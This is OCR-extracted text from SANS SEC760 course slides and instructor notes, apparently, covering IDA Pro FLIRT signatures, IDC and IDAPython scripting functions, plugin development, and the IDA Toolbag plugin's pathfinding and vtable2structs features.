
The end result should be that the functions are now resolved and the code shows up as library code, as shown on the slide.

Exercise: FLIRT- The Point

- We have now completed an exercise to generate a FLIRT signature
- You should have an understanding as to how these signatures can greatly reduce the time required to reverse engineer a binary
- Generating signatures can be time consuming but immensely useful when you have the right ones
- Signatures are often used by CTF teams when many of the challenges may be statically compiled

Exercise: FLIRT– The Point

In this exercise, you generated a FLIRT signature using FireEye's idb2pat.py script and the sigmake tool. You then ran the signature against a stripped version of a program to resolve all statically compiled functions and library code.




Course Roadmap

- Exploit Mitigations and Reversing with IDA
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

IDA Automation and Extensibility

In this module, we take a look at some of the more advanced features of IDA, including scripting and plugins. This module does not attempt to extensively cover the depths of the IDA SDK and IDC; however, it serves to give an overview of the extensibility of IDA and how to get up and running quickly with your own scripts and plugins.



IDA SDK and Automation Overview

- Overview of features:
  - The IDA SDK allows you to write your own plugins, primarily in C & C++
  - Allows developers and users of IDA to expand IDA's capabilities, automate analysis, etc.
  - IDA offers scripting support to interact with the IDA API and practically all contents of the IDA database
  - The IDA API allows for interaction via a C/C++-like language called the IDC scripting language
  - Since IDA 5.4, Python scripting is supported through the use of IDAPython


IDA SDK and Automation Overview

The IDA Software Development Kit (SDK) is available to developers and users of IDA to expand the functionality of IDA, automate analysis, and pretty much anything you can come up with and code. Information about the IDA SDK is available at https://www.hex-rays.com/products/ida/tech/plugin.shtml. It is free to all registered IDA users. Plugins are written in C or C++ typically and must be compiled with the IDA SDK available and configured. This author uses Microsoft Visual Studio along with the IDA SDK to develop and compile all plugins. The SDK can be found at https://www.hex-rays.com/products/ida/support/download.shtml.

Scripting support through IDA's C/C++-like language, called IDC, is available and allows for interaction with the IDA SDK through a large number of APIs. Information on the IDC can be found at https://www.hex-rays.com/products/ida/tech/idc.shtml. Though the scripting support is seen as less powerful than writing your own plugins, there are not many limitations. Since IDA 5.4, Python scripting support is available through the use of IDAPython. The IDAPython project can be found at https://github.com/idapython/src/. As Python is a well-known and intuitive language, many users find it easier to write scripts to make IDA API calls. Though a lot of the API is available, there are still some limitations and not all functionality is available as it is with the IDC language. The Python "ctypes" module can help resolve some of these limitations.

IDA IDC

- IDA scripting language (IDC)
  - You can interact with APIs through the script input bar, or write full IDC scripts, accessible with the Alt-F7 hotkey or File, Script file
  - Great list of IDC functions can be found at https://www.hex-rays.com/products/ida/support/idadoc/162.shtml
  - Example of the ScreenEA() function call (ScreenEA shows the line number where IDA's cursor is pointing):




```
IDC>ScreenEA()
     4410133.     434B15h
```

```
IDC   ScreenEA()
```

IDA IDC

The IDA scripting language, known as IDC, allows for full access to the APIs available through the IDA SDK. It is a C-style language that also has a bit of C++ style to it as well. At the bottom of your IDA screen should be an interactive box with IDC in front. It may also say Python if IDAPython is installed. You can script directly in that interactive box, or you can access the scripting engine through a couple of other ways. One way is to click File, Script File, or you can press the Alt-F7 hotkey. The other way is to click File, Script command, or the hotkey Shift-F2. Any of these ways is fine, depending on your needs. Some commands are short and simple to type straight into the interactive box, while others may make more sense to put into a full-blown script Window, or to use an interpreter, and then save your work.

There is a great list of all the IDA IDC functions at https://www.hex-rays.com/products/ida/support/idadoc/162.shtml. On the slide is a simple example command where we are calling the ScreenEA() function. This returns to us the linear address of the position where IDA's cursor is currently pointing.



IDC Functions (1)

```
.text:00434B3B  add esp, 4
```

- A few common IDC functions out of the hundreds:
  - **GetDisasm()** – Prints disassembly line based on address argument

```
IDC>GetDisasm(0x00434b3b)
"add esp, 4"
```

  - **GetMnem()** – Gets the mnemonic of an instruction

```
IDC>GetMnem(0x00434b3b)
"add"
```

  - **GetOpnd()** – Gets the operand of an instruction (second argument is the number of operand)

```
IDC>GetOpnd(0x00434b3b,0)
"esp"
```

  - **GetOperandValue()** – Gets the number used in operand

```
IDC>GetOperandValue(0x00434b3b,0)
4       4h
```

SEC760 | Advanced Exploit Development for Penetration Testers 195

IDC Functions (1)
This slide shows a few examples out of the hundreds of available functions IDC can call.

The GetDisasm() function prints out the disassembly of the address you give it as an argument. We see the example on the slide showing:

```
IDC>GetDisasm(0x00434b3b)
"add esp, 4"
```

The GetMnem() function gives you the mnemonic instruction of the address you give it as an argument. We see the example on the slide showing:

```
IDC>GetMnem(0x00434b3b)
"add"
```

The GetOpnd() function gives you the operand of an instruction. You give it an address as an argument, as well as a second argument that serves as the operand number. The example on the slide shows:

```
IDC>GetOpnd(0x00434b3b,0)
"esp"
```

GetOperandValue() is another function that prints out the operand value associated with an instruction. The slide example shows:

```
IDC>GetOperandValue(0x00434b3b,0)
4           4h
```

IDC Functions (2)

- **ScreenEA()** – Gets the linear address of IDA's cursor

```
IDC>print("Cursor points to: ", ScreenEA());
"Cursor points to: 4410133. 434B15h"
```

- **SegStart()** – Gets the start address of segment (EA as argument)

```
IDC>SegStart(0x434b3b)
4198400. 401000h
```

- **SegEnd()** – Gets the end address of a segment (EA as argument)

```
IDC>SegEnd(0x434b3b)
4411392. 435000h
```

- **GetFunctionName()** – Gets the name of the function (EA as argument)

```
IDC>GetFunctionName(0x434b3b)
"sub_434B19"
```

SANS SEC760 | Advanced Exploit Development for Penetration Testers 196

IDC Functions (2)
This slide shows some additional functions that are available.

The ScreenEA() function simply gives you the linear address of IDA's cursor position, as mentioned previously. The slide example shows:

```
IDC>print("Cursor points to: ", ScreenEA());
"Cursor points to: 4410133.    434B15h" #First address is in decimal and
the second is in hex.
```

The SegStart() function gets the segment's start address for the address you pass it as an argument. The slide example shows:


```
IDC>SegStart(0x434b3b)
4198400. 401000h
```

The SegEnd() function works the same way as the SegStart() function, but shows you the ending address of the segment. The slide example shows:

```
IDC>SegEnd(0x434b3b)
4411392. 435000h
```

The GetFunctionName() function takes an address as an argument and prints out the name of the function where that address exists. The slide example shows:

```
IDC>GetFunctionName(0x434b3b)
"sub_434B19"
```



IDAPython

- Plugin to IDA allowing Python scripting
- IDA Python is led by Gergely Erdelyi and available at http://code.google.com/p/idapython/
- More powerful than IDC with access to SDK
- We will focus more heavily on IDAPython due to ease of use, power, and community support
- Using the "ctypes" module in Python can help get around some SDK limitations – See Notes
- Replaces the interactive box at the bottom of IDA

SANS SEC760 | Advanced Exploit Development for Penetration Testers 197

IDAPython

IDAPython was started by Gergely Erdelyi and originally available for IDA 5.4. You can access the project at http://code.google.com/p/idapython. Much of the IDA SDK is available through IDAPython, which makes it even more powerful than IDC. There is a large amount of community support for IDAPython. Even some of the limitations to the SDK can be addressed using the Python module "ctypes." An article describing such use by Igor Skochinsky is available at http://www.hexblog.com/?p=695. When you're using IDAPython, the interactive box at the bottom that typically says "IDC" will say "Python." We will focus our time on IDAPython as opposed to IDC due to the ease of working with Python, the power of the tool, and the community support available.



Introduction to IDAPython Guide


- In your 760.1 folder is IDAPythonIntro.pdf by Ero Carrera
  - It can also be found at https://vxlab.info/files/IDAPythonIntro.pdf
  - It was published in 2005, but is still a useful resource for many of the built-in APIs available
  - Feel free to use it as a resource to build another IDAPython script, along with the other resources already mentioned

SEC760 | Advanced Exploit Development for Penetration Testers 198

Introduction to IDAPython Guide

In your 760.1 folder is a PDF document called "IDAPythonIntro.pdf." It was written by Ero Carrera back in 2005; however, it still serves as a good resource for the many APIs available for your scripts. There are certainly more that have been added, as can be seen in other resources and links mentioned in this book, but this is a nice overview and explanation of the most common functions. It can also be found at https://vxlab.info/files/IDAPythonIntro.pdf.

.



IDA Plugins

- IDA plugins are compiled programs that perform actions using the IDA APIs and allow you to expand IDA's capabilities greatly
- It is suggested by Hex-Rays that the plugins be written in C++
- You must have the IDA SDK and a proper build environment
- Plugins can be linked to the desired hotkeys
- There is a great paper written by Steve Micallef at http://www.binarypool.com/idapluginwriting/idapw.pdf

SANS SEC760 | Advanced Exploit Development for Penetration Testers 199

IDA Plugins


IDA plugins are essentially compiled programs that allow you to greatly expand IDA's capabilities. Plugins have full access to the IDA's APIs and have all the power of C++. Plugins can be simple, working on one processor type, or customized for a single binary, or can be complex and compatible with many architectures. BinDiff, by Google Zynamics, is an example of a complex IDA plugin. You must have the IDA SDK installed to write plugins, as well as have a properly set up build environment. Once you write a plugin, you can link it to a hotkey for easy access. There is a great paper written by Steve Micallef at http://www.binarypool.com/idapluginwriting/idapw.pdf. The paper is extremely detailed and helpful in getting you up and running with writing plugins for IDA. It is a bit dated, but still very applicable. Anyone with development experience in C and C++ should be able to work through the paper, get their build environment set up, and get up and running with writing plugins.

Hex-Ray's IDA Plugin page is available at https://www.hex-rays.com/products/ida/tech/plugin.shtml.

There is a great list of plugins at OpenRCE: http://www.openrce.org/downloads/browse/IDA_Plugins.

More plugins are at https://www.hex-rays.com/products/ida/support/download.shtml.

IDA Plugin Contest is at https://www.hex-rays.com/contests/index.shtml.



IDA Toolbag


- Aaron Portnoy & Brandon Edwards– 2012 IDA plugin contest winners
  - https://www.hex-rays.com/contests/2012/index.shtml
  - Aaron and Brandon, formerly of Tipping Point's ZDI, are now running Exodus Intelligence
  - The plugin allows you to trace paths, analyze vftable structures, block coloring, etc.
- Works best with IDA 6.2 and Python 2.6
- Official page is at http://thunkers.net/~deft/code/toolbag/ and on GitHub at https://github.com/aaronportnoy/toolbag

SANS SEC760 | Advanced Exploit Development for Penetration Testers 200

IDA Toolbag

A large number of IDA plugins have been written by the community. Many of them are extremely useful in solving the problems associated with limitations in the existing IDA functionality. This is exactly why Hex-Rays made the SDK available. It is impossible to both foresee and satisfy all the demands from the many users of IDA. The IDA Toolbag is maintained by Aaron Portnoy, Brandon Edwards, and Kelly Lum. The tool is focused on aiding with vulnerability research by allowing you to trace the path of execution between a start and end address. IDA's forward and backward capabilities are linear and do not really help with showing how you got to a particular point. With IDA Toolbag, we have the "pathfinding" functionality that allows you to set a start address and end address, tracing the path between the two. There are a number of scripts that come with toolbag. Another useful script is the "vtable2structs" script, which searches through the program for the string "vftable." Other functionality allows you to find dynamic edges, which takes dynamic calls such as "call ebx" associated with a switch or jump table and maps all instances.

You can find the official project at http://thunkers.net/~deft/code/toolbag/ and https://github.com/aaronportnoy/toolbag.




IDA Toolbag: Pathfinding (1)

- Earlier we used IDA's Proximity Browser to trace the path between two points
- One of the many features of Toolbag is to plot all paths between two functions
  - Once you import Toolbag, you click the desired start point and press Ctrl-S
  - Click the desired end point and press Ctrl-E
  - The addresses should automatically populate in the pathfinding pane within Toolbag
  - Click "Plot Function Path"
  - See the next slide for a screenshot
- The pathfinding functionality in Toolbag is what led to Proximity Browser

IDA Toolbag: Pathfinding (1)

Earlier today we used the Proximity Browser that comes with IDA to trace the path between two points within the display_tool binary. The IDA Toolbag plugin comes with a feature called "Pathfinding" that performs the same type of job. After importing IDA Toolbag with the "import toolbag" command in the IDAPython bar, you click the Pathfinding pane in the loaded graphical window. You then go to the desired starting point, click the location, and press Ctrl-S to set the start address. You then go to the desired ending point, click the location, and press Ctrl-E to set the end address. Click the button that says "Plot Function Path" and view the results. Check the next slide for a screenshot.

IDA Toolbag: Pathfinding (2)



Start address: 0x08048a0b, None+0x0

End address: 0x08048460, None+0x0

100.00% (-226,-88) (470,33)

Start address and end address have been selected, then we click on "Plot Function Path."

SEC760 | Advanced Exploit Development for Penetration Testers 202


IDA Toolbag: Pathfinding (2)

This slide is a screenshot of the aforementioned Pathfinding feature. The image on the left shows the populated start and end points. The image on the right shows the result after clicking the "Plot Function Path" button. The results are similar to what we saw earlier. The Proximity Browser and IDA Toolbag "Pathfinding" feature both perform much of the same role; however, you may prefer the output of one tool versus the other.

You can also choose to perform block tracing and node coloring by setting the appropriate hotkeys and configuration options.

IDA Toolbag: vtable2structs

- Searches through symbol names to find the string “vftable”
- Shows each member function and offset
- View the results in the “Structures” pane




Structures

```
00000000 CSelectionObject struc ; (sizeof=0x24)
00000000 ?QueryInterface@CHTMLDlg@@W3AGJABU_GUID@@PAPAX@Z dd
00000004 ?AddRef@CWindow@@W3AGKXZ dd ?
00000008 ?Release@CHTMLDlg@@W3AGKXZ dd ?
0000000C ?GetTypeInfoCount@CSelectionObject@@W3AGJPAI@Z dd ?
00000010 ?GetTypeInfo@CSelectionObject@@W3AGJIKPAPAUITypeInfo
00000014 ?GetIDsOfNames@CSelectionObject@@W3AGJABU_GUID@@PAPA
00000018 ?Invoke@CAutoRange@@W3AGJJABU_GUID@@KGPAUtagDISPPARA
0000001C ?createRangeCollection@CSelectionObject@@UAGJPAPAUID
00000020 ?get_typeDetail@CSelectionObject@@UAGJPAPAG@Z dd ?
00000024 CSelectionObject ends
00000024
00000000 ; ---------------------------------------------------
00000000
00000000 CGlyph           struc ; (sizeof=0x10)
00000000 ??_GCTreeObject@CGlyph@@UAEPAXI@Z dd ?
00000004 ?SetStatusText@CBtnHelper@@UAEJXZ dd ?
00000008 ?SetStatusText@CBtnHelper@@UAEJXZ1 dd ?
0000000C __real@3fe0000000000000 dd ?
00000010 CGlyph           ends
00000010
00000000 ; ---------------------------------------------------
00000000
00000000 CDataSetEvents  struc ; (sizeof=0x18)
00000000 ?QueryInterface@CDataSetEvents@@W3AGJABU_GUID@@PAPAX
472. CSelectionObject:0008
```

IDA Toolbag: vtable2structs

